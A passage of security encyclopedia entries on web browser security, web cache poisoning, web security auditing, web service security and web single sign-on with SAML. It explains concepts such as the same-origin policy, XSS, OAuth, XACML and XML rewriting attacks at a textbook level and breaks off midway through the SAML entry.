✉ **V. N. Venkatakrishnan**
Email: venkat@uic.edu

Synonyms

Web client security and privacy

Related Concepts

Cookie

Definition

Web browser security and privacy collectively refers to (a) the integrity of the browser platform that accepts, processes, and communicates end-user data to web sites and (b) the confidentiality and integrity of this information exchanged.

Background

A web browser enables a user to interact with websites through the HTTP (Hypertext Transfer Protocol). The primary document format rendered by browsers is HTML (Hypertext Markup Language). With the development of browser technology, a number of features were added to HTML, primarily

related to rich content presentation and user interaction, such as the use of client side scripting using JavaScript. These features have introduced a number of security and privacy issues in web browsers.

Theory

The basis for security in modern browsers is the Same Origin Policy (SOP). This policy allows for all content from a web site to be available for scripting while providing complete isolation between content from unrelated sites.

The same origin policy does not constrain the `<script>` tag, which is used to define a client-side script (e.g., one written in JavaScript). Usually, the script element contains scripting statements or points to an external script file through its `src` attribute. The src attribute can be set to any domain and is treated as belonging to the document domain in which the tag is embedded. This script therefore has the authority to access cookies or change any part of the document. Unrestricted script execution from unauthorized sites is a security concern illustrated by Cross-site Scripting (XSS), a web application vulnerability that gives the unauthorized site the ability to run script content that has the same privileges as site-owned script content.

Another issue with the same origin policy is its lack of flexibility in supporting applications that integrate content from a variety of sources (or “mashups”) in a browser. In this case, the rigidity of the same origin policy has led to the insecure practice of using the script tag to bypass these restrictions to build mashups, resulting in poor security for site-owned content.

Browser extensions (also known as “add-ons” or “plugins”) are used to extend the browser with newer functionality. However, they run with the same privileges as the browser core code base, and therefore enjoy unrestricted access to the browser’s internals. Most modern web browsers do very little to restrict the capabilities of plugins. Furthermore, plugins can override the underlying security model of browsers (e.g., the Adobe Flash plugin overrides the SOP restrictions).

A number of additional security issues are important as well. Phishing attacks staged through browsers have been highly successful and browser models have not evolved to provide better support for detecting phishing

attempts. Passwords and auto-complete entry storage methods are very different across different browser platforms. In addition, software issues such as buffer and integer overflows, due to the use of C and similar unsafe languages, have resulted in many serious security flaws in browsers.

Privacy is another important concern in modern browsers. The most important privacy concern in browser is associated with cookies. Originally introduced to support state in the stateless HTTP protocol, cookies have become a way for user to be tracked by a site across visits, or by multiple sites. Third-party cookies, those set by a domain other than the top-level domain of a page, allow such multiple site tracking. Recently, most browsers have introduced support for disabling third-party cookies.

Cookies are not the only mechanism to track users. There are a number of side channels as well. The browser cache provides one such a timing channel, through which an attacker website can track whether the user has visited a target website. This can be inferred by measuring the time taken to load a resource from the target website. A similar channel exists in the “visited links” feature of several mainstream browsers.

Applications

The OP browser provided a strong basis for compartmentalization by drawing concepts from operating systems into browser design. A related approach can be seen in the Chrome browser, which uses sandboxing technology to minimize the impact of attacks. The content security policy project of Mozilla aims to specify how certain pieces of content interact with their websites so that they can be provided appropriately restricted privileges.

Recommended Reading

Zalewski M (2009) Browser security handbook. http://code.google.com/p/browsersec/wiki/Main

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_666

Web Cache Poisoning Attacks

Amit Klein[6] ✉
(6) Trusteer, Tel Aviv, Israel

✉ **Amit Klein**
Email: amit.klein@trusteer.com

Definition

Web Cache Poisoning is an attack against the integrity of an intermediate Web cache repository, in which genuine content cached for an arbitrary URL is replaced with spoofed content. Users of the Web cache repository will thus consume spoofed content instead of a genuine one when requesting this URL through the Web cache.

Background

A Web cache (or more precisely, an HTTP cache) typically caches the content of URLs, keyed by the URLs. It can be implemented as an intermediate HTTP proxy server (e.g., forward proxy server, transparent proxy server, or reverse proxy server) or as part of the Web client (most modern browsers have a built in Web cache component). Note that the browser caches can also cache HTTPS URLs and content, since they can be implemented such that they access the HTTP requests before SSL encryption and HTTP responses after SSL decryption.

Theory

The general concept of cache poisoning is well known, and has been applied to several protocols and caching schemes, e.g., DNS (DNS cache poisoning). For HTTP, several techniques for Web cache poisoning have been demonstrated – mainly through HTTP response splitting (Klein 2004) and HTTP request smuggling (Linhart et al. 2005), with additional techniques discussed in (Klein n.d., 2006).

There are several approaches to conducting Web cache poisoning. One is to attack an intermediate Web cache by disrupting the synchronization of the HTTP request stream and HTTP response stream between the Web cache and the origin Web server (as described in (Klein 2004; Linhart et al. 2005)). Another is to attack an intermediate Web cache by temporarily taking over the origin Web server and serving spoofed content that is marked to be cached for an extended period of time (e.g. Klein n.d.). Other approaches attack the browser cache by disrupting its synchronization with the origin server or an intermediate proxy server (Klein 2006). Note that some browser cache poisoning attacks can poison HTTPS pages that the browser caches (whereas intermediate Web cache proxy servers do not, and typically cannot cache pages served over HTTPS).

Some techniques (e.g., HTTP response splitting (Klein 2004)) enable the attacker to place an arbitrary page in the Web cache, to be served for an arbitrary URL. Other techniques (e.g., HTTP request smuggling (Linhart et al. 2005)) are more restricted, e.g., the attacker can place an arbitrary page already served from the same site (by the origin server) to be served for an arbitrary URL (of that origin server).

The scope of a Web cache poisoning attack is determined by the cache poisoned. When the cache attacked is that of a reverse proxy located immediately in front of the origin Web server, the scope is global – all Web clients that browse to the site and go through the reverse proxy are affected. When the cache attacked is that of a forward proxy (or a transparent proxy), typically serving an Internet service provider (ISP), an enterprise, or an educational institute, then only the users of that ISP, enterprise, or educational institute are affected. Finally, when the cache attacked is the local browser cache, only that browser is affected.

Recommended Reading

Klein A. Domain contamination. http://www.webappsec.org/projects/articles/020606.txt

Klein A (2004) Divide and conquer – HTTP response splitting, Web cache poisoning attacks, and related topics. http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

Klein A (2006) IE + some popular forward proxy servers = XSS, defacement (browser cache poisoning)

Linhart C, Klein A, Heled R, Orrin S (2005) HTTP request smuggling. http://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301044

Web Client Security and Privacy

Web Browser Security and Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301045

Web Initial Authentication

Web Single Sign On and SAML

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301046

Web Initial Sign On

Web Single Sign On and SAML

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301047

Web Penetration Test

Web Security Auditing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301048

Web Security

Web-Based Security Protocols

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_667

Web Security Auditing

Dario V. Forte[7] ✉
(7) University of Milano, Crema, Italy

✉ **Dario V. Forte**
Email: dario.forte@dflabs.com
Email: dario.forte@unimi.it

Synonyms

Web penetration test; Web vulnerability assessment

Definition

A Web Security Audit is a process of checking if a Web architecture or object is vulnerable or if it is being hacked or exploited by an attacker.

Background

With the proliferation of Web architectures and applications, mostly developed with an eye for ready-to-market needs rather than security, the number of targets to attack is increasing dramatically. A superset of audit tasks, targeted to the Web space, is thus required.

Theory

A security audit can be performed at various levels. It can address high level aspects of security (process, policies, procedures) all the way down to

the most technical details, the former being related to organizational aspects and the latter to architecture.

Web security audits can be performed on the following targets:

- *Web architecture*. In this case, a security auditor evaluates the architecture diagram, including all the objects (Servers, Web objects, and so on) to try to identify the potential points of failure. This task is usually performed via a preliminary analysis of documents and diagrams, followed by technical discovery to identify and enumerate the complete architecture, the same way a malicious attacker would do.
- *Application source code*. This task is usually performed during the development phase. Here, the auditor(s) work with the developers, analyzing the source code from a quality assurance and security standpoint. Corrective actions must usually be implemented before the main release.
- *Running applications and Web objects*. When the task executed at point (2) cannot be performed, an audit is conducted of running applications and objects. In this case, the auditor could work under the black, gray, or white box paradigm. The black box approach is when the auditor does not know any technical details about the target he is going to test; gray box is when the auditor knows a few (more or less relevant) details about the target; white box refers to the case where all the details are available to the auditor.

Applications

Web architectures, as described in the previous paragraph, are usually audited using audit checklists. These usually derive from high level audit standards (such as COBIT, just to name one) and usually terminate with the identification and (eventual) acceptance of risk.

Application source code is usually audited using mixed techniques. Auditors start with a manually performed step-by-step code review and then move on to the use of automated code audit tools. Acceptable results are generally only obtained with a balanced use of the two techniques.

Running applications and Web objects are usually audited using off-the-shelf and/or customized tools. In this case, auditors can check the entire application, including the backend (databases and so on). Commercial tools, also known as *Web Scanners*, use a series of automated controls and

exploits, so the application can be tested against the most common (and known) misconfigurations and vulnerabilities. Customized tools are usually written by auditors or pentesters and are addressed to a particular target only. It is usually difficult to find customized tools/exploits in the wild (on the Internet, etc.), especially if the targets are specialized or out of the ordinary (e.g., SAP), or if the vulnerabilities are difficult to find or the exploits difficult to write.

All the tasks performed above are usually performed along with a legal exposure analysis. This task is subsequent to the pure audit and its objective is a complete legal risk analysis.

Indeed, Web vulnerabilities, if exploited, can generate direct loss of data (including personal and sensitive data); so having a robust Web architecture is generally required by law. The legal risk analysis takes the reports given by the auditors and delivers a complete list of the legal risks to which the target owner is exposed in the event of inadequate security and/or failure to correct vulnerabilities.

While the audit tasks are conducted by experienced technical auditors, the legal risk analysis is performed by lawyers over the course of several moments of the company's IT life cycle. Legal analyses may relate (but are not limited) to: privacy, compliance, and civil and criminal law liability.

Cross-References

Penetration Testing
Web Application Security

Recommended Reading

COBIT 4.1 IT audit standard. http://www.isaca.org

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301049

Web Security Policy

Web Access Control Strategies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_668

Web Service Security

Ernesto Damiani[8] ✉
(8) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Ernesto Damiani**
Email: ernesto.damiani@unimi.it

Definition

The term “Web Service” is often used to designate web resources that are accessed by software applications rather than by users. A more specific definition of a Web service is “a service interface that can be accessed remotely using a standard Internet protocol,” usually the Hypertext Transfer Protocol (HTTP). In the Internet protocol stack, services define an additional layer positioned above standard application-level protocols like HTTP or SMTP. From an architectural point of view, Web services are basic components that enable IT services discovery, composition, delivery, monitoring, and management. Two major categories of Web services exist: RESTful and SOAP Web services. RESTful (REpresentational State Transfer) services are uniquely identified in the URI namespace and directly accessible via HTTP. Their arguments are free-format text, usually carried via an HTTP POST request. Instead, SOAP Web service interfaces are described in an XML-based format, according to an XML Schema called Web Services Description Language (WSDL). SOAP services’ arguments are formatted according to a standard XML Schema that defines an XML Envelope element, wrapping one or more Header elements to be handled by the invoked service or by intermediaries, and a Body element containing the invocation parameters as defined in the WSDL interface

description. XML verbosity and the computational burden of XML parsing have gradually discouraged the use of SOAP services on the open Internet, especially when mobile or resource-constrained devices are involved. Both categories of web services can be used to develop and deploy complex software systems according to a “micro-service architecture,” i.e., a plurality of single-function services that can be composed at will.

Background

No standard technology for enforcing confidentiality and integrity of RESTful Web services arguments is available. Transport layer security (TLS) mechanisms are used in its stead. For instance, RESTful message confidentiality can be achieved using transport security protocols like SSL and HTTPS. Authentication and authorization can also rely on TLS authentication (i.e., the Basic or Digest HTTP authentication mechanisms); however, for these properties a standard service-oriented technology is available via the OAuth protocol, which supports delegating authentication and authorization of service invocations. Alternatively, service-specific security controls can be implemented programmatically as part of the Web service code, defining a service-specific security context. Some microservices architectures rely on standard perimeter defenses like firewalls to filter critical HTTP requests (e.g., write ones) addressed to REST URIs.

For SOAP services, Confidentiality, Integrity, and Authenticity (CIA) security properties can be enforced by using SOAP headers to carry credentials, and other security-related information was put forward in (Damiani et al. 2001); SOAP headers support a number of security mechanisms. Headers can carry information on a digital signature scheme according to the XML Signature standard for signing XML trees, ensuring that SOAP messages have originated from the appropriate client and were not modified in transit. Also, SOAP headers can be used by the remote service to return to the client a security token to be used in future calls. Finally, SOAP headers can be used to carry encryption metadata according to the XML Encryption standard, ensuring confidentiality of a SOAP message of a portion of it. Headers support SOAP-specific security mechanisms that aim to achieve (a) end-to-end security along the chain of

intermediaries leading to a SOAP Web service and (b) full independence from the security mechanisms of transport protocols.

For both categories of services, XML can be used to express access permissions. The *XML access control manifesto* (Damiani 2000) stated that "Using XML to express access and usage policies will allow for naturally expressing such policies organization-wide (associating a policy to an XML schema) and site-wide (associating a policy to a single XML document). Like usual metadata, access and usage policies expressed this way are both machine and human-readable; moreover, they can be transferred together with data, and processed via standard enforcement engines." Enforcement of access control policies via XML tree transformation was originally described in (Damiani et al. 2000).

Theory

OAuth

OAuth is a protocol designed specifically to work with HTTP requests. It defines an "access delegation," by which third parties (called "authorization servers") can issue access tokens to clients wishing to invoke a RESTful Web service, subject to the approval of the service provider.

The WS- Family of Specifications

The Web Services Security specification (WS-Security) (Security in a web services 2002) supports standard, sharable security controls for services by using SOAP headers to carry security-related information. It is closely related to the WS-Policy specification that, in turn, develops the idea of a machine readable format for security policies specifying the mandatory/optional security controls and their configuration. The collective name of WS- * is often used to designate the entire WS protocol family. WS-Security provides a set of mechanisms to secure SOAP message exchanges. Specifically, WS-Security describes enhancements to the existing SOAP messaging to provide message integrity, message confidentiality, and single message authentication to SOAP messages. WS-Security also includes a general-purpose mechanism for encoding binary security tokens and attaching them to SOAP messages. Current WS-

Security specifications describe how to encode Username Tokens, X.509, SAML, REL, and Kerberos Tokens.

The XACML Specification

The XACML (eXtensible Access Control Markup Language) specification defines a declarative access control policy language implemented in XML and a processing model describing how to interpret the policies. The available stable version of the specification is 3.0 from January 2013. XACML Policies are defined as a collection of Rules including Subjects, Resources, and Actions.

A Subject element is the entity requesting access. A Subject has one or more Attributes. The Resource element is any data, service, or system component, while an Action element defines the type of access requested on the Resource. Access requests can be described as an XACML request and sent to a decision-making engine for evaluation against existing XACML policies. The result, either Permit or Deny, is then returned as an XACML response.

While SOAP Web services were considered a natural target for XACML policies from the very beginning of XACML standardization, a major problem when using XACML to state access control policies for SOAP Web services is the naming of Resources as SOAP data objects are typically not made available through a URI. The Web Services Profile of XACML (WS-XACML), by Anne Anderson, bridges this gap by proposing XACML-based formats for Assertions stating authorization and privacy policies for named Web Services.

Open Problems

Regardless of the time passed since their introduction, security challenges presented by RESTful Web services approach are still formidable. Paraphrasing (Singhal et al. 2007), we can say that many of the features that make RESTful Web services attractive, above all open service-to-service invocation, conflict with traditional security models and controls. This conflict is mainly due to the fact that Web Services technology operates much in the same way of standard web applications. The first step of a Web service call is nearly always a request sent by an application or a script executed within a web browser, where support for confidentiality, integrity,

authentication, and, above all, input control is often minimal. All TLS security issues apply to RESTful Web services as well.

SOAP Web services pose other security problems. Specifications of acceptable input arguments are written using the WSDL XML Schema; therefore, input validation at the server side is handled by generic XML parsers. Many attacks aimed at SOAP Web services exploiting this fundamental weakness have been described. Generally speaking, they are variations of the *malformed XML attack*, where the attacker crafts XML input to crash the Web service or cause Denial-of-Service to legitimate callers. In its simplest form, the attack forces the server to parse an abnormally long XML file. A more sophisticated variation involves XML Schema Poisoning, where the schema used to validate input parameters is replaced by the attacker with a modified one, tricking the XML parser into accepting doctored SOAP messages. Even the WS- * family of security protocols (Security in a web services 2002) has not fully solved this problem. McIntosh and Austel (2005) have shown that the content of a SOAP message protected by an XML Signature as specified in WS-Security can be altered without invalidating the signature. This attack, often called *XML rewriting attack*, is possible because the XML Schemata used to locate parts of a SOAP message document (specifically, the elements containing information about the message's signature) differ between the signature verification function and the application logic. While several countermeasures to the XML rewriting attack have been proposed, the problem of finding a general technique for secure and fast validation of XML input is still an open issue.

References

Damiani E (2000) Fine-grained XML access control: a manifesto, message sent to the W3C XML encryption mailing list on 31 Jul 1999. https://lists.w3.org/Archives/Public/xml-encryption/2000Aug/0003.html. Accessed 28 Aug 2022

Damiani E, De Capitani di Vimercati S, Paraboschi S, Samarati P (2000) Securing XML documents. In: Proceedings of the 2000 international conference on extending database technology (EDBT2000), Constance, Germany, 31 Jul 1999

Damiani E, De Capitani di Vimercati S, Paraboschi S, Samarati P (2001) Fine grained access control for SOAP E-services. In: Proceedings of the 10th international conference on World Wide Web, WWW '01. ACM, New York, pp 504–513

McIntosh M, Austel P (2005) XML signature element wrapping attacks and countermeasures. In: Workshop on Secure Web Services, Fairfax

Security in a web services World: A proposed architecture and roadmap (April 7, 2002). http://www.ibm.com/developerworks/library/specification/ws-secmap/. Accessed 28 Aug 2022

Singhal A, Winograd T, Scarfone K (2007) Guide to secure web services, NIST special publication 800-95. Gaithersburg

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301050

Web Session Security

HTTP Session Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_906

Web Single Sign On and SAML

Frdrique Biennier[9] ✉
(9) LIESP, INSA de Lyon, Villeurbanne, France

✉ **Frdrique Biennier**
Email: frederique.biennier@insa-lyon.fr

Synonyms

Web initial authentication; Web initial sign on; Web SSO and security assertion markup language

Definition

Web Single Sign On consists in authenticating once and being able to accede to web services for which the user has an authorization without having to manage multiple authentication/passwords.


SAML is an OASIS XML-based standard used to exchange authentication and authorization information between different security domains.

Background

End users are often seen as a major vulnerability of IT access control systems (Bertino et al. 2010): as they have to memorize different passwords associated to different systems, they often use easy-to-memorize passwords and share a same *password* to accede to different systems so that the access control performance is reduced. Moreover, as they can have only a visual checking of the interface of a system to decide if they can trust it or not,

other vulnerabilities as *phishing attacks* can occur. To overcome these vulnerabilities, *Identity Management* Systems and Single Sign On features (Williamson et al. 2009) have been developed since the 1980s in order to allow users to authenticate once and further delegate *authentication* and *authorization* operations to a specialized agent able to check the IT *entity authentication* (thanks to *certificates*) so that *phishing attacks* are avoided and to send *authentication/credential* control information to the requestor so that the user can accede to the targeted resource. For example during the 1980s, the *Kerberos project*, launched at the MIT, has set a centralized single sign on infrastructure based on a client/server organization. During the 1990s, other SSO projects have been launched as Athens in the UK, CAS at Yale University, etc. The development of opened and/or web-based IT infrastructure increases the call for standard solutions to support *identity management*. In 1997, the Open Group, gathering IT professional focused on authentication systems interface, leading to the X/Open SSO open standard including a Pluggable Authentication Module specification so that *authentication* and *authorization* interfaces can be plugged from different systems. At the same period, the IETF focuses on standard Authentication, Authorization and Accounting architectures and protocols (*AAA*), leading to authentication *protocols* as *RADIUS* and *Diameter*. In the late 1990s and beginning of the 2000s, the Internet 2 consortium launches the WebISO (Web initial Sign On) working group, whereas other companies and/or research consortium focus on the way identity and authorization can be exchanged, leading to centralized, federative, or collaborative SSO architectures (see the centralized Microsoft MS-Passport initiative, the Liberty Alliance federative organization, the collaborative Shibboleth platform, the OpenID initiative or the OASIS SAML initiative) (OnLine community for SAML OASIS Standard n.d.). In 2005, the OASIS ratifies the SAML 2.0 standard (OASIS 2005a) defined as a convergence between the OASIS SAML 1.1 standard and the identity management systems introduced by Shibboleth and the Liberty Alliance.

Figure 1 presents a chronology of some web-based security, authentication, SSO, and identity management initiatives.



Web Single Sign On and SAML, Fig. 1 History of some authentication protocols, SSO systems, and identity management standards

Theory

Web SSO allows user to accede to protected resources after authenticating once to their identity provider (Open Group n.d.). A web-SSO secured architecture consists basically in few components:

- *The Identity Provider*. It is the main component of this architecture. This *authentication* service is in charge of user *authentication* (thanks to various *Identity Verification Protocols* or *challenge/response protocols*), identity information management, and of sending the requested identity proof/user attribute to the different service providers depending on their access control/*authorization* policies.
- *The Service provider*. It is associated to resources. Each resource may be protected according to different *access control models* (as *access control lists* involving only *user authentication, attribute-based access control*

referring to a particular user information, *Role-Based control policies* referring to “organizational” information or challenges the user to get *credentials* for *credential-based access control*). In SSO-based architecture, these protection functions are managed by a dedicated component called an SSO agent.


- *The user agent*. Is the interface mean thanks to which the user accede the resource, i.e., the web browser. Using proprietary SSO systems, this user agent is also in charge of storing *authentication* information or *authentication tokens* in *cookies*. This leads to vulnerabilities related to the *web browser security and privacy* management capability.

The necessary openness involved by Web-SSO organization requires a loosely coupling of these elements. To fit this requirement, the OASIS has proposed SAML: Security Assertion Markup Language (based on XML) so that *authentication* and *authorization* information can be exchanged between these components.

In the SAML architecture (OASIS 2005b), each user is registered as a “principal” by an identity provider also called “SAML authority” that will play the role of an asserting party. Federated identity features are supported by the introduction of pseudonyms between the Identity Provider and the Service Provider so that user *privacy* requirements can be fulfilled. In order to support the initial sign in feature, the SSO component of this identity provider is in charge of maintaining session information for each user: this session is launched after the first login and closed when the user signs off. The Sign in operation can be made according to different strategies: either the user can connect directly to the Identity provider or the connection step can be launched after the user tries to accede once to a protected resource. Secondary identifiers can be associated to a principal for a particular session. This fits the federated identity requirements and support user *privacy* requirements as random pseudonyms can be created to protect the *anonymity* of a principal.

The Web-SSO use case can be described as below. When a user sends a resource request (1) via its web browser (i.e., the User agent), this request is analyzed by the Service Provider protection agent which sends back an *authentication* request to the user agent (2). This User Agent relays it to its identity provider (3). The Identity Provider checks if the user (whom *identification* is defined in the subject field) has already signed in. If the user is not logged in, a *challenge/response protocol* is used to support the

user authentication: a login challenge is sent to the user agent (4) and the associated credentials are sent back (5). This allows authenticating the user. A session is opened if the user logs in with the convenient *credential* information. The Identity Provider can then send the authentication assertion as a response to the Service Provider via the user agent (6) which relays it to the Service Provider (7). After checking this assertion, the Service provider provides the requested resource to the user agent (8). Figure 2 presents this process.



